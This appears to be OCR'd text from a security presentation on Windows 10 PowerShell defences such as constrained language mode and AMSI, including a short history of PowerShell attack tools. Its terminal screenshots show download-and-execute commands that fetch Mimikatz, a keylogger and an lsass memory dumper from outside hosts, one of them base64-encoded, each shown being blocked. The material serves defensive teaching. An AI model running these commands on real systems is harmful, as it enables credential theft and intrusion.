


```
PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds
IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds : Specified method is not
supported.
    + CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
    + FullyQualifiedErrorId : NotSupported

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSpl
oit/master/Exfiltration/Get-Keystrokes.ps1'); Get-Keystrokes -LogPath c:\temp\key.log
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration
/Get-Keystrokes.ps1'); Get-Keystrokes -LogPath c:\temp\key.log : Specified method is not supported.
    + CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
    + FullyQualifiedErrorId : NotSupported

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSpl
oit/master/Exfiltration/Out-Minidump.ps1'); Get-Process lsass ; out-minidump
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration
/Out-Minidump.ps1'); Get-Process lsass ; out-minidump : Specified method is not supported.
    + CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
    + FullyQualifiedErrorId : NotSupported
```




```
C:\Users>powershell -exec bypass -noprofile -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGU
AbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwByAGEAdwAuAGcAaQB0AGgAdQBiAHUAcwBlAHIAYwBvAG4
AdABlAG4AdAAuAGMAbwBtAC8AUABvAHcAZQByAFMAaABlAGwAbABNAGEAZgBpAGEALwBQAG8AdwBlAHIAUwBwAGwAbwBpAHQALwBtAGEAcwB0AGUAcgAvAEU
AeABmAGkAbAB0AHIAYQB0AGkAbwBuAC8ASQBuAHYAbwBrAGUALQBNAGkAbQBpAGsAYQB0AHoALgBwAHMAMQAnACkAOwAgACQAbQAgAD0AIABJAG4AdgBvAGs
AZQAtAE0AaQBtAGkAawBhAHQAegAgAC0ARAB1AG0AcABDAHIAZQBkAHMAOwAgACQAbQAKAA==
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exf
iltration/Invoke-Mimikatz.ps1'); $m = Invoke-Mimikatz -DumpCreds; $m
 : Specified method is not supported.
    + CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
    + FullyQualifiedErrorId : NotSupported
```


Windows 10 PS Security: Antimalware Integration



Windows 10: AntiMalware Scan Interface (AMSI)



```
PS C:\Windows\system32> Iex (Invoke-WebRequest http://pastebin.com/raw.php?i=JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpres
```



```
At line:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```


Security Vendors Supporting Win10 AMSI

1. Microsoft Defender
2. AVG Protection 2016.7496
3. ESET Version 10

Last Updated: March 2017

4. Avast: ??
5. Trend Micro: ??
6. Symantec: ???
7. McAfee: ???
8. Sophos: ??
9. Kaspersky: ??
10. BitDefender: ??
11. F-Secure : ??
12. Avira : ??
13. Panda : ??

PowerShell as an Attack Platform



Attackers Have Options


- Custom executables (EXEs)
- Windows command tools
- Remote Desktop
- Sysinternal tools
- Windows Scripting Host
- VBScript
- CScript
- JavaScript
- Batch files
- PowerShell

Quick PowerShell Attack History

- Summer 2010 - DEF CON 18: Dave Kennedy & Josh Kelly "PowerShell OMFG!" https://www.youtube.com/watch?v=JKlVONfD53w
  - Describes many of the PowerShell attack techniques used today (Bypass exec policy, -Enc, & IE).
  - Released PowerDump to dump SAM database via PowerShell.
- 2012 – PowerSploit, a GitHub repo started by Matt Graeber, launched with Invoke-Shellcode.
  - "Inject shellcode into the process ID of your choosing or within the context of the running PowerShell process."
- 2013 - Invoke-Mimkatz released by Joe Bialek which leverages Invoke-ReflectivePEInjection.

Benefits of PowerShell as an Attack Platform

